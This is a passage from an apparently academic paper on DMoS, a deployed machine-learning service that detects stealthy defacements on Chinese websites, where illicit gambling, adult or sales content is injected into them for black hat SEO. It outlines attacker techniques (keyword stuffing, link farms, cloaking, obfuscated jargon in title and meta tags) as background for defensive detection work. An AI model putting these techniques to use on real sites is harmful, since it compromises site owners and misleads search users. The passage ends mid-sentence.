Expecting such behavior from their consumers, defacers would use those jargons for black hat SEO. As described in Section 2.1, defacers hack into popular websites and perform tiny modification to insert their promotional content, hoping that the stealthy defacement can evade detection and indexed by search engines. When consumers search the jargons and find the defaced website among the search results, there are usually two ways for the consumer to reach the soliciting website. Firstly, marked as "Path A" in the figure, the consumer can infer the illicit content information based on the hints left by the defacer, *e.g.*, website URL or contact information. Secondly, the consumer can click on the search results and visit the defaced web page, as illustrated by "Path B".

2.5 Other Defacement/ Black Hat SEO Techniques

Below we discuss other existing defacement/ black hat SEO techniques:

- **Keyword stuffing.** The number of keywords contained in a web page is important for the page rank score. Defacers can thereby include a spectrum of trending keywords to associate the illicit website with many hot words.
- **Link farm [23].** To accumulate a large number of incoming links pointed to the illicit websites, defacers can compromise high page-ranking sites to inject referring hyperlinks.
- **Cloaking [43].** To evade detection, cloaking techniques are widely used to serve different content to different visitors or search engines dynamically. User-Agent, Referer header, IP address, *etc.*, are inspected to present the illicit content only to the target customers.




Figure 2: System Overview of DMoS

Since illicit solicitations are being vigorously censored by search engines, defacers have been forced to evolve their techniques. For example, there is a phase-out of old techniques like keyword stuffing as it involves extensive modifications of the web page and thus can be easily detected by search engines. In contrast, modern defacers mostly perform stealthy defacements and use obfuscated jargons, which tend to be more elusive yet effective. Nevertheless, whatever techniques defacers use, they are limited to promote products to their customers via search engines. Based on this observation, DMoS can detect defacements generally and robustly.

3 Design of DMoS

Figure 2 depicts the overall design of DMoS. At a high level, the workflow of DMoS consists of 3 phases. In the Web Page Acquisition phase, we apply the search engine dork query [15], which uses advanced search operators (*e.g.*, *site:*, *inurl:*, *etc.*), to find suspicious web pages under a given domain. We then pre-process and normalize the obfuscated jargons in the Web Page Pre-processing phase so that we can leverage NLP techniques to detect defacements in the third phase. Due to the target market of our collaborating industrial partner, we focus on defacement detection for Chinese websites in this section. Note however that, our approach is general: in Section 4.4, we will demonstrate how DMoS can be extended to detect defacements of web pages in other languages.

3.1 Web Page Acquisition for Training

It is a complex, labor-intensive process to collect and label a large dataset of web pages to cover a wide range of defacement techniques. Below, we first discuss how to collect representative defaced and legitimate web pages. We then present our efficient data annotating techniques for training DMoS.

3.1.1 Collecting Defaced Dataset

To avoid detection by the authorities, defacers have evolved their techniques, making it more challenging to collect defaced web pages. We note that defacers' primary goal is to make illicit products rank high in relevant search results so that they can be readily accessible. Based on this observation, we leverage the web-crawling capabilities of search engines and use advanced search engine queries to efficiently retrieve the most suspicious web pages. Specifically, we search a list of illicit keywords (like "MARK 6", "M4RK SIX") on search engines. Since these illicit keywords[1] are often meaningless and irrelevant to outsiders due to their obfuscation (*e.g.*, homophonic/ homomorphic jargons in Section 3.2.2), it is therefore reasonable to believe that the pages indexed under jargons are more likely to be defaced web pages. We then use Selenium [11], a web browser automation tool, to follow the links in the search results and crawl the corresponding web pages.

Jargon-mining algorithm. The next issue is to collect a large number of illicit keywords to cover different defacement scenarios. Sole reliance on manual keyword crafting is not viable due to its labor-intensive nature and limited/ uncertain coverage. To overcome this challenge, we leverage the "related search" function offered by all major search engines [35, 45] to expand our illicit keyword list based on a small set of seed jargons. The procedure is detailed as follows:


- We first manually collect a small list of seed jargons through manual crafting or keyword extraction from illicit websites (*e.g.*, adult-content website). We also extract jargons from cybercrime marketplaces (*e.g.*, Silk Road, a breeding ground for illegal drug business [47])
- We input seed jargons as search terms on mainstream search engines such as Google, Baidu, 360 Search, *etc.*
- By collecting the "related search" keywords, we form a candidate list of keywords that are likely to be illicit.
- We then manually review the keywords in the candidate list to filter out those not related to defacements.

While the above process may still miss some illicit keywords, thanks to the built-in generalization power of its Jargon Normalization module, DMOS can still achieve high detection performance in our large-scale empirical studies. Refer to Section 6.1 for more detailed discussions on this issue.

3.1.2 Collecting Legitimate Dataset

Collecting legitimate data, *e.g.* legitimate web pages that have not been compromised/ defaced, is relatively straightforward: We first crawl those top-ranked websites across multiple categories in the China Webmaster list [8]. Since these websites are expected to be less susceptible, we then filter and label these web pages using a light-weight scheme to be described in Section 3.1.3.

[1]For the ease of presentation, we use the terms illicit keywords and jargons interchangeably.



(a) Defaced Dataset Categories (b) Legitimate Dataset Categories

Figure 3: Topic Distribution in Defaced/Legitimate Web Pages

Upon further examination, we observe that web pages from the same website are more similar to each other. If we directly feed all the crawled web pages as training data for our machine-learning model, it will lead to overfitting, which in turn will result in poor identification/ detection performance for never-before-seen data. To ensure the diversity within the dataset, we use ssdeep [4], a fuzzy hashing algorithm, to compute the fuzzy hash value. The hash distance is then used to measure web pages' similarity, and only the Top-1000 dissimilar web pages per website are used for training.

3.1.3 Data Annotation

The training of DMOS requires labeled data, which is very time consuming and resource-intensive.

Label defaced dataset. We manually examine and label the suspicious pages collected from search engines. If, in the collected dataset, there is only one suspicious page under a domain, we manually examine the page by looking for illicit keywords and checking their context. If there are multiple suspicious pages under a domain, we randomly sample 10% pages under this domain for manual verification. We observe that defacements are often conducted in batch for all web pages from a website with similar jargons. Therefore, if all the sampled web pages are defaced, we assume all the collected web pages under the same domain are defaced. Otherwise, we manually check the remaining suspicious pages under this domain. For defaced web pages, we also label the categories of the promoted illicit products.

Label legitimate dataset. While our legitimate dataset was crawled from first-tier websites, we were surprised to find defacements in some of the web pages. For example, we found 163.com, ranked Top-140 worldwide by Alexa, was injected with gambling materials in March 2019. To ensure the correctness of labels, we need to design a light-weight scheme to remove any defaced web pages from the legitimate dataset. Specifically, we first develop a list of alarming keywords, which are broad enough so that any defaced web page should contain at least one alarming keyword with a very high probability. In other words, it is difficult for defacers to craft a defaced web page without any alarming keywords. Then,

we use the Aho-Corasick string-searching algorithm [6] to search for alarming keywords among web pages. By admitting the vast majority (95%) of the legitimate web pages with this pre-screening step, we can afford to check the remaining ones manually to ensure they have not been compromised. To generate the list of alarming keywords, we compare the frequency difference of a keyword in the legitimate dataset and defaced dataset, respectively. More details can be found in Appendix A.

3.1.4 Details of Our Final Dataset

Based on 439 seed jargons, we collected 216,708 illicit keywords, where keywords related to gambling, adult content (porn), and sales comprise the majority of the data. Given these illicit keywords, we collected 294,393 suspicious web pages from 4,931 websites in total. After verifying and labeling the web pages as discussed in Section 3.1.3, we filter out web pages of incorrect labels to yield 147,754 of defaced web pages across 2,103 websites. The dataset covers common defacement categories, whose proportion is shown in Figure 3a. Note that the category of sales includes different illicit goods and services such as fake credentials/ certificates, counterfeits, surrogacy, and unlicensed drugs, *etc.*

For the legitimate dataset, we collected 389,438 web pages from 5,121 websites in total, covering most website categories (*e.g.*, government, sports, health, *etc.*). Their statistics are depicted in Figure 3b. We randomly split 70% of the legitimate and defaced datasets for training and use the remaining 30% for offline testing (see Section 4.1).

3.2 Web Page Preprocessing

As mentioned earlier, modern defacement campaigns often *obfuscate* jargons (also called "illicit keywords" in this paper) using similar shape or pronunciation to bypass detection. Existing NLP techniques cannot adequately learn or understand these jargons for two reasons. Firstly, the vocabulary of jargons is constantly evolving and differs significantly from the standard vocabulary. Secondly, many illicit keywords are created in ungrammatical and obfuscated forms (*e.g.*, letter "l" can be replaced by digit "1") while the NLP techniques are geared towards the properly-written text. To leverage the technical advances of NLP for detecting defaced web pages, we need to recover transformed jargons to their base forms. Below, we first introduce how to parse HTML and then discuss how to identify and recover these jargons.

3.2.1 Parsing HTML into Tag-Sentence Pairs

Web pages are parsed to extract tag-sentence pairs. In particular, there exist special HTML tags which can contain text not only in the body but also in specific attributes, *e.g.*, *keywords* of *meta* tag and *alt* of *image* tag, *etc.* One example snippet is




Figure 4: The Procedure for Jargon Normalization

presented in Listing 1, for which the parsed result is [('a.title', 'MARK SIX'), ('a','benign content')].

Listing 1: An Example of Special HTML Tags

```
1 <a href="http://benign.web.com"
2    title="MARK␣SIX"> benign content </a>
```

For a formal definition, suppose *page* is a web page, its parsed result is $page = [(tag_1, s_1), (tag_2, s_2), \cdots, (tag_M, s_M)]$, where M indicates the maximum length of *page*. Let N be the maximum length of a sentence s_i. When the length of a sentence exceeds this parameter N, we split this sentence into sub-sentences, and add these tag-sub-sentence pairs to *page*.

3.2.2 Jargon Normalization

Recovering obfuscated jargons is of great importance for machine-learning models to understand the semantics of the jargons and thus can precisely recognize defaced web pages. Since the obfuscated jargons should be easily understood by human subjects, these jargons often share similar pronunciations (*i.e.*, homophonic jargons) or similar shapes (*i.e.*, homomorphic jargons) with their original forms.

- **Homophonic jargon.** There is a system called Pinyin to notate the pronunciation of Chinese characters. The Pinyin-to-character mapping is a one-to-N mapping. Therefore, homophonic characters are common and have been widely abused by defacers. For example, instead of directly using MARK SIX (*i.e.*, 六合彩), defacers may use MARC SIX (*i.e.*, 六和彩), a transformed jargon with the same Pinyin "LiuHeCai".
- **Homomorphic jargon.** Some Chinese characters have similar shapes. These homomorphic characters are also commonly used to obfuscate jargons. For example, defacers can use M4RK SIX (*i.e.*, 六台彩), as shown in Figure 1, to replace the blocked keyword of MARK SIX (*i.e.*, 六合彩) based on their similar appearance.

To identify the obfuscated keywords, we develop the following jargon normalization procedure, as illustrated in Figure 4:

1. Language Modeling (LM) is a classical task for assigning probabilities to sentences drawn from a corpus. It

is often used to measure the smoothness/ idiomaticness of sentences. Since sentences with obfuscated jargons should not be smooth, we can use LM to filter out smooth sentences, which should not contain any jargons. For efficiency considerations, we adopt the unigram LM [10] approach. We then build the model using a corpus consisting of the Chinese wiki [9], the legitimate dataset we collected (see Section 3.1.2), and illicit web pages[2], but not the defaced victim pages.

2. We use unigram LM to assign a probability for each sentence. High-probability sentences are believed to be similar to the corpus. In contrast, the minority of low-probability sentences are assumed to be non-fluent and thus can contain obfuscated jargon candidates.
3. We identify the homophonic/ homomorphic jargons from these non-fluent sentences and transform them back to their base forms (*i.e.*, jargon candidates), on which we expand later.
4. For jargon candidates, we use LM to measure the fluentness again. Only high-probability sentences are used and recovered, while the others are abandoned since they have never been seen in our large corpus.

Homophonic Jargon Recovery. To identify and recover homophonic jargons from non-fluent sentences, we take the following steps:

- We collect a list of seed jargons (*e.g.*, MARK SIX). As described in Section 3.1.1, this is a relatively straightforward process of extracting keywords from illicit websites, *etc.*
- We use a sliding window to traverse non-fluent sentences and convert Chinese characters within the window to their Pinyin representations.
- We then calculate the editing distance (*e.g.*, Levenshtein distance [49]) of Pinyin between the characters in the window and seed jargons.
- If the distance is under a threshold, it means the characters in the window and the seed jargons are similar. Therefore, we replace the characters with the matched seed jargon. The latter is treated as jargon candidates.

Homomorphic Jargon Recovery. We need an encoding system, similar to Pinyin, but can encode Chinese characters according to their shapes instead of pronunciations. Fortunately, we find the Four-Corner System [1] that can suit this requirement. It can be seen as a perceptual hashing algorithm that can embed the shape information of Chinese characters. With this encoding, the distance between homomorphic jargons should be small.

The Jargon Normalization Algorithm (JNA) has achieved an outstanding accuracy. We manually check the results of the offline testing data. JNA identifies 50,855 obfuscated jargons, out of which only 5 are false positives. More details are given in Section 5.2. Due to the high cost of manual false negative checking, we can only afford to sample around 50 defaced web pages without detected obfuscated jargon. When checking all text content of these sampled pages, we could not find any undetected obfuscated jargon. However, limited by the sample size, our estimated recall and false negative rates are expected be lower than the actual rates. By identifying and recovering obfuscated jargons, DMOS can increase its precision from 91.29% to 94.89%, which can reduce manual efforts on processing false alarms by over 41%. More details on the effectiveness of JNA are discussed in Section 4.1.3.

[2] To crawl illicit web pages, we can visit illegal websites directly or follow the links of defaced pages. They should not contain obfuscated jargons.

3.3 Detection of Web Page Defacements

Stealthy defacements have been widely used in modern defacement campaigns. On the one hand, injecting tiny illicit content can make the defacement unnoticeable for detection. On the other hand, with minor modifications of the site-ranking influential HTML tags (*e.g.*, *title*, *meta*, *etc.*), defacers can effectively advertise illicit content via search engines, which drive the majority of web traffic today. Below, we first discuss the limitation of existing approaches. We then illustrate how to encode the tag information on top of different neural networks to better identify stealthy defacements.

3.3.1 Limitation of Existing Solutions

The following plausible approaches turn out to be ineffective:

- **Classical text classification.** Stealthy defacements only introduce small illicit snippets. However, normal content can be very long and embedded with confusing content. Without context and hierarchy awareness, it is difficult for classical text classification models like SVM or XGBoost to pay attention to suspicious regions to accurately capture the defacement.
- **Reference (Gold) copy**. Modern web pages contain many dynamically generated or even user-generated content. Tracking changes with respect to a reference ("gold") copy of the web page is not as easy as for static web pages. To get reasonable results, the service needs to be deployed on customers' servers. However, such a requirement goes against our goal of providing a cloud-based service that does not require any software modification or installation on customer's machines, which gives lower cost and better usability.
- **Checking a few important tags only**. Although stealthy defacements typically occur in a few tags, defacements generally can appear in other tags (Section 5.1 shows 44 different tags). Furthermore, there are intricate relationships among the tags. Checking separate tags can result in the loss of essential hints. A straightforward example is that the context of the text in <*title*> and <*meta*> should be consistent. Otherwise, it may indicate defacements. This necessitates considerable efforts to model the properties and relationship of tags.




Figure 5: Architecture of the THAN Model

3.3.2 Key Insights

It is challenging to pinpoint the stealthy defacement. Enterprise websites are rather diverse. They integrate code and resources from dozens of third-party service providers, ranging from personalized ads, marketing tags, CDNs, to third-party JavaScript libraries and many others. Legitimate web pages can therefore contain seemingly illicit "noises" including legitimate advertisements which promote legitimate products (*e.g.*, drugs, luxury, red wine, *etc.*), ambiguous yet legitimate website content (*e.g.*, love novels and movies which may have on-the-verge description of adult content, *etc.*), and others. In other words, stealthy defacements sometimes do not exhibit any differences from these noises.

Fortunately, due to their different purposes, the "noisy" but legitimate content and the illicit/ fraudulent ones (planted by defacers) should appear in different regions of a web page. For defacements, illicit snippets are typically injected into those more informative HTML tags so that the promoted products can appear not only in popular search results, but also look innocent from the perspective of legal authorities. In contrast, the noises of legitimate web pages are carefully designed for *better human viewing*, for example, 1) legitimate ads often appear in the banner and should not occur in *title*, *meta* tags; 2) ambiguous website content (*e.g.*, love novels, legitimate lottery websites, *etc.*) often appears in the main body part. In summary, *promotional defacements essentially show distinctive location and tag preferences, compared to the noisy legitimate content*.

According to this observation, promotional defacement identification requires a model to follow the page-ranking algorithms of search engines to focus more on important tags while avoiding the noises induced by normal regions that may cause the web page to be misclassified. Towards this end, we introduce a tag embedding scheme, which can be used on top of different state-of-the-art neural networks, including Hierarchical Attention Network (HAN) [46], BERT [24], and others, to automatically learn the information and importance of HTML tags. As shown in Table 2, such tag information can significantly improve the performance of these state-of-the-art networks in detecting defacements.

3.3.3 Design of Tag-Aware HAN Model

We design the so-called Tag-aware Hierarchical Attention Network (THAN for short) by introducing the tag embeddings on top of the HAN [46] network. Figure 5 depicts the network architecture of THAN. Following the design of HAN, THAN also includes a two-layer attention mechanism (one at the word layer and another at the sentence layer), which enables the model to adjust the attention paid to individual words and sentences. However, unlike the sentence embedding scheme in HAN, we develop the tag-sentence embedding in the second layer instead. This is to better capture the differences in tag-preference between stealthy defacements and noises.

As introduced in Section 3.2.1, let (tag_i, s_i) be the i-th tag-sentence pair of *page*. We first split s_i to a word sequence $[w_1, w_2, \cdots, w_n]$. Using the word2vec model [37, 38], we can learn the word embeddings [3] from the Chinese wiki corpus [9] and the dataset collected in Section 3.1. Each word w_t is mapped to a D-dimensional embedding vector we_t. Since not all words contribute equally to a sentence, we follow HAN [46], in the first layer, to give more weight to more informative words (*e.g.*, jargons). We then aggregate these weights to form sentence embeddings SE_i as follows:

$$u_{it} = tanh(W_w GRU(h_{t-1}, we_t) + b_w) \quad (1)$$

$$\alpha_{it} = \frac{\exp(\langle u_{it}, u_w \rangle)}{\sum_t \exp(\langle u_{it}, u_w \rangle)} \quad (2)$$

$$SE_i = \sum_t \alpha_{it} h_{it} \quad (3)$$

where W_w, b_w, u_w are trainable parameters and α_{it} indicates the attention weight of the t-th word for sentence s_i.

Tag-Sentence Embeddings. To learn the importance of each tag, we map tag_i to a trainable vector $tagE_i \in R^d$, *i.e.*, the tag embedding. We then concatenate the tag embedding with the weighted sentence vector to yield the embedding of the tag-sentence pair (tag_i, s_i) as follows:

$$TSE_i = [tagE_i; SE_i] \quad (4)$$

[3] For Chinese application, we actually learn the embeddings for each character, which can generalize better than word embeddings. For ease of presentation, we use word embedding to represent character embedding, if not specified otherwise.

Compared to sentence embeddings, such tag-sentence embeddings (TSE_i) can reflect the differences in tag and location preferences between stealthy defacements and noises which promote similar products. To highlight those more suspicious tag-sentence pairs, we use the second layer attention network to automatically assign more weight for the defaced content when constructing the web page embedding WE_i. The second attention layer shares the same structure as the first one. Finally, we feed the web page embedding to a fully connected network to predict whether a web page has been defaced or not.

$$y = sigmoid[(W \times WE_i) + b] \quad (5)$$

Training THAN model. The THAN model is trained by TensorFlow [13]. In our experiments, each web page is split into tag-sentence pairs, out of which we randomly sample 150 tag-sentence pairs as the input of our model. We map words to 256 dimension continuous vectors of real numbers. Note that the dimension of the tag embedding cannot be too high. Otherwise, the neural network will give too much weight to the tag and vice versa. Finally, we set the dimension of the tag embedding to 32, at which point we can obtain a stable model. We use the Adam optimization algorithm for training, with an initial learning rate of 0.001. The dropout rate is set to 0.3. The THAN model is trained for 3 epochs and the batch size is set to 64.

3.3.4 Design of Tag-Aware BERT Model

To demonstrate the broad applicability of our method, we integrate our proposed tag embedding to the state-of-the-art NLP model, namely, Bidirectional Encoder Representations from Transformers (BERT) to obtain Tag-aware BERT (T-BERT for short). BERT is based on a multi-layer bidirectional Transformer [41] structure and is the first fine-tuning based representation model that achieves state-of-the-art results for a wide range of NLP tasks. We use the open-source implementation of BERT [19] to conduct experiments. Unlike HAN and THAN, in addition to the token embedding of each word, BERT also utilizes segment embedding and position embedding to enrich the information of the sentence representation. These three kinds of embedding are aggregated to obtain the sentence representation (*i.e.*, SE_i). Following the practice in THAN, the tag embedding is concatenated with the sentence vector to obtain the embedding of the tag-sentence pair. Then an attention layer is applied to obtain the representation of the entire web page. The hyperparameters and experiment setting of training T-BERT are consistent with those of THAN.

3.3.5 Demystifying the Tag Embeddings

We use THAN as an example to visualize how and why tag embeddings can improve detection performance. Firstly, we would like to identify which tags are believed to be more important by the tag embeddings. Generally, an embedding with a large $L2$ norm can activate a large weight in a neural network. Therefore, we use the $L2$ norm to measure the importance of different tags. Table 1 presents top tag embeddings with larger $L2$ norms of a sample defaced page. We can see that tags which are more likely to be defaced have larger $L2$ norms, *e.g.*, *title*, *meta*, and so on. Refer to Section 5.1 for tag preferences of defacers. Observe that, tags that are often associated with noise (*e.g.*, ads or ambiguous content) are automatically learned to be trivial. This experiment demonstrates that THAN, given the tag embedding, can assign a heavier weight to suspicious tags while avoiding noises.

Table 1: Top-8 Tag Embeddings

Tag	title	meta	meta. description	meta. content	marquee	a	span	div
L2 Norm of Tag Embedding	0.73	0.58	0.42	0.26	0.24	0.18	0.18	0.16

Case study of learned features. To verify the ability of THAN in steering more attention towards informative tag-sentence pairs and words in a web page, we visualize the hierarchical attention layers for one random web page. Note that the features are automatically learned, and no domain knowledge is required. As shown in Figure 6, every line is a tag-sentence pair. The bar represents the weight of the tag-sentence pair, and the colored words denote they are more informative in this sentence. To avoid clutter, we only show the Top-10 most important tag-sentence pairs and only present important words by normalizing their weights. As expected, those informative tags (*e.g.*, *title*, *meta* and *a*) dominate the list. Upon closer examination, it is revealed that illicit keywords contribute more weights for sentence embeddings. This experiment also demonstrates the effectiveness of the THAN model.

4 Evaluation of DMOS

We have implemented DMOS in Python using 12,500 lines of code. Unlike other Proof-of-Concept research, DMOS is a full-featured tool and has been deployed as a commercial service in the real world. To determine the effectiveness of DMOS, we evaluate it based on large-scale fresh data in the wild. In this section, we analyze the performance of DMOS on different datasets and compare it against classical machine-learning models as well as commercial products by other leading companies.

4.1 Offline Experiments

For the dataset collected in Section 3.1, we randomly split 70% of websites for training and use the remaining 30% for offline testing. Instead of sampling web pages, we split by websites since web pages of different websites are more diverse. This is to stress test the generalization power of DMOS. For this reason, the number of web pages for offline testing




Figure 6: Features Learned by THAN. On the left are tags and the corresponding sentences in Chinese. On the right are the English translation of the keywords highlighted in the same color.

is not exactly 30% of the dataset. The offline testing dataset consists of 20,958 defaced pages and 40,426 legitimate ones.

4.1.1 Comparison with Other Detection Schemes

As our baselines, we select the following state-of-the-art solutions in the area of malicious web content detection:

- WAF: Most WAF vendors utilize a keyword-searching approach to detect defacements. We acquired one of such WAF devices from a major Chinese vendor and directly used it for testing without further training.
- Saxe *et al.* [39]: This work divides the documents into multiple sub-regions and then utilizes a deep learning approach to aggregate these sub-regions for representing and classifying web pages. Based on the feature extraction function partially described in the paper, we try our best to re-implement its detection scheme.
- BoW model: The bag-of-words model is well known. We first extract the most important words based on TF-IDF [14] and then use the popular XGBoost model [22] to fit the training data.
- HAN [46]: HAN is designed for structure-free document classification. Here, we reproduce the network to classify the defaced web pages.
- FastText [31]: FastText is a simple and efficient neural network text classification model. We use its open-source library in our evaluation.
- BERT [24]: BERT is a multi-layer bidirectional Transformer [41]. It is the first fine-tuning based representation model that achieves state-of-the-art results for a wide range of NLP tasks. The training process is discussed in Section 3.3.4.

For fair comparisons, all the baseline models (except the black-box WAF) are trained with the same training dataset, and we then fine-tune them for the best performance. As shown in Table 2, DMOS shows superior performance across the board.

Table 2: Classification Performance in Offline Experiments

Methods	Precision	Recall	F1
WAF	93.32%	9.76%	17.67%
Saxe *et al.* [39]	82.53%	85.62%	84.05%
BoW	86.56%	91.87%	89.14%
HAN [46]	86.95%	93.86%	90.28%
FastText [31]	81.47%	88.21%	84.71%
BERT [24]	93.41%	97.64%	95.48%
THAN	91.29%	96.89%	94.00%
T-BERT	95.66%	98.76%	97.19%
DMOS (JNA + THAN)	94.89%	97.40%	96.13%
DMOS_v2 (JNA + T-BERT)	**97.53%**	**99.37%**	**98.44%**

4.1.2 Effect of Tag Information

To evaluate the effectiveness of the HTML tag information, we first compare THAN with HAN. The former introduces the information of HTML tags and automatically learns the weight of different tags. Table 2 shows that the use of tag-derived information by THAN results in a considerable improvement of 4.34% in precision and 3.03% in recall over HAN. Similarly, T-BERT can further improve the already-high performance of BERT to 95.66% (precision) and 98.76% (recall). Unfortunately, it is impractical to apply BERT and its variations (*i.e.*, DMOS_v2), or even its lightweight version (*e.g.*, ALBERT [32]) in practice. This is due to the huge number of model parameters (108 million parameters in TBERT compare to 1.6 million in THAN) and slow inference speed. In our experiments with hardware specified in Section 4.2.2, THAN takes 0.28s while TBERT takes 9.87s to process each web page on average. As a result, we deploy DMOS (with JNA + THAN) for the online experiments. Note that DMOS already outperforms all the state-of-the-art solutions, including BERT. For the remainder of the paper, DMOS means DMOS (with JNA + THAN), unless specified otherwise.

4.1.3 Effect of Jargon Normalization

To demonstrate the effectiveness of the proposed jargon normalization algorithm, we compare THAN and BERT to their DMOS counterparts, which normalize jargons before applying the THAN/ BERT model for classification. By identifying and learning the semantics of jargons, both DMOS and DMOS_v2 achieve better performance, as shown in Table 2: With JNA, the precision of THAN increases from 91.29% to 94.89%, which can reduce manual efforts for verifying false alarms by over 41%. Similarly, JNA can improve the precision of T-BERT from 95.66% to 97.53%, thus cutting false positives by over 43%.

4.2 Online Experiments

In this subsection, we introduce the business model of the DMOS service and then analyze its performance based on a

Table 3: Online Testing Results for Five Months

No. of Total Pages (Sites)	No. of Legitimate Pages (Sites)	No. of Defaced Pages (Sites)	Schemes	True Positive	False Positive	False Negative	Precision	Recall	F1
38,526,989 (7298)	37,994,394 (6474)	532,595 (824)	WAF	19,958	**1634**	511,342	**92.43%**	3.76%	7.23%
			DMOS	**532,021**	65485	**574**	89.04%	**99.89%**	**94.15%**

* Web pages reported in this table have been de-duplicated by MD5 hash values. Websites have been de-duplicated by top-level domains.
* WAF failed in handling 1,239,717 pages due to various exceptions, which are not counted when evaluating its performance.




Figure 7: Online Deployment of DMOS.

five-month long online experiment.

4.2.1 Usage of DMOS

It is straightforward for site owners/ administrators to use DMOS. Specifically, they just need to submit a URL to register the defacement monitoring service for their website. DMOS then crawls the website from this URL regularly, as described in Section 4.2.2. They also need to provide contact information for defacement notification. Depending on the confidence in the notification, site owners can manually investigate or directly remove the illicit content.

4.2.2 Deploying DMOS as a Cloud-Based Service

Figure 7 illustrates how DMOS is deployed as a commercial cloud-based service. Firstly, the provider utilizes website crawlers to acquire web pages covered by the service. It then uses Kafka [16], a distributed event streaming, to distribute the collected web pages to available DMOS instances. Finally, the defaced pages identified by DMOS are examined manually by the provider who would notify the site owners with true positives.

Website crawlers. We run website crawlers on 42 machines, each with an 8-core CPU, 16GB Memory, and a 400 Mbps network connection. A machine is configured to run 7 instances of crawlers in parallel. Knowing a defaced website may, by design, serve different pages to visitors originated from different geographical regions, we leverage a nation-wide cloud infrastructure to deploy crawlers in parallel across different provinces to eliminate the impact of page-fetch location. A crawler also mimics various search-engine bots and normal browsers by switching its User-Agent field in the request to ensure it can receive the defaced content. Note that we do not limit DMOS to get web pages only via website crawlers. Any web page acquisition channel (*e.g.*, search engines, or firewalls, *etc.*) can be readily fed into DMOS.

Scheduler. The sheer volume of web pages makes real-time detection challenging. We need a reliable, high-throughput, low-latency platform for handling such data feeds. We use Kafka to receive pages from crawlers and distribute them to the available DMOS instance for detection.

Defacements Detection. We run 50 instances of DMOS on a CentOS 7 machine with a 16-core CPU and 100GB memory. Each instance consumes 1.2G memory. The classification of each web page, on average, can be completed within 0.3 second. Such runtime efficiency enables DMOS to crawl and analyze millions of web pages for thousands of websites every day.

4.2.3 Detection Accuracy

We collect performance statistics of DMOS for five months. As presented in Table 3, DMOS has classified 38,526,989 web pages (after deduplication) across 7,298 websites in total. It has discovered 532,021 defaced web pages among 824 websites. Except for precision, DMOS outperforms the widely-used WAF device in all other metrics, especially the overall metric of $F1$. Note that we can only afford to compare with WAF since it utilizes simple string search algorithms and thus is efficient enough to handle our large volume online dataset in real-time. Although the precision of DMOS is slightly lower, we notice that more than 90% of false positives occur in 67 websites only. Furthermore, these websites typically share similar error-prone sentences. For practical deployment, we can develop a whitelist based on such sentences. More specifically, for any defaced pages identified by DMOS, we can compute the string similarity of the believed-to-be illicit sentences with the whitelist of this website. If they are similar, we treat such defaced pages as false positives and will not manually examine them. In this way, we can afford to perform manual-review for pages reported online.

Manual verification. Given the large volume of web pages, it is very resource-consuming to obtain the ground truth for our online experiment. We run the online experiment with DMOS and a WAF device simultaneously and manually check every page reported by either of the systems. Hence, we have accurate true/false positives for both. To estimate false negatives,

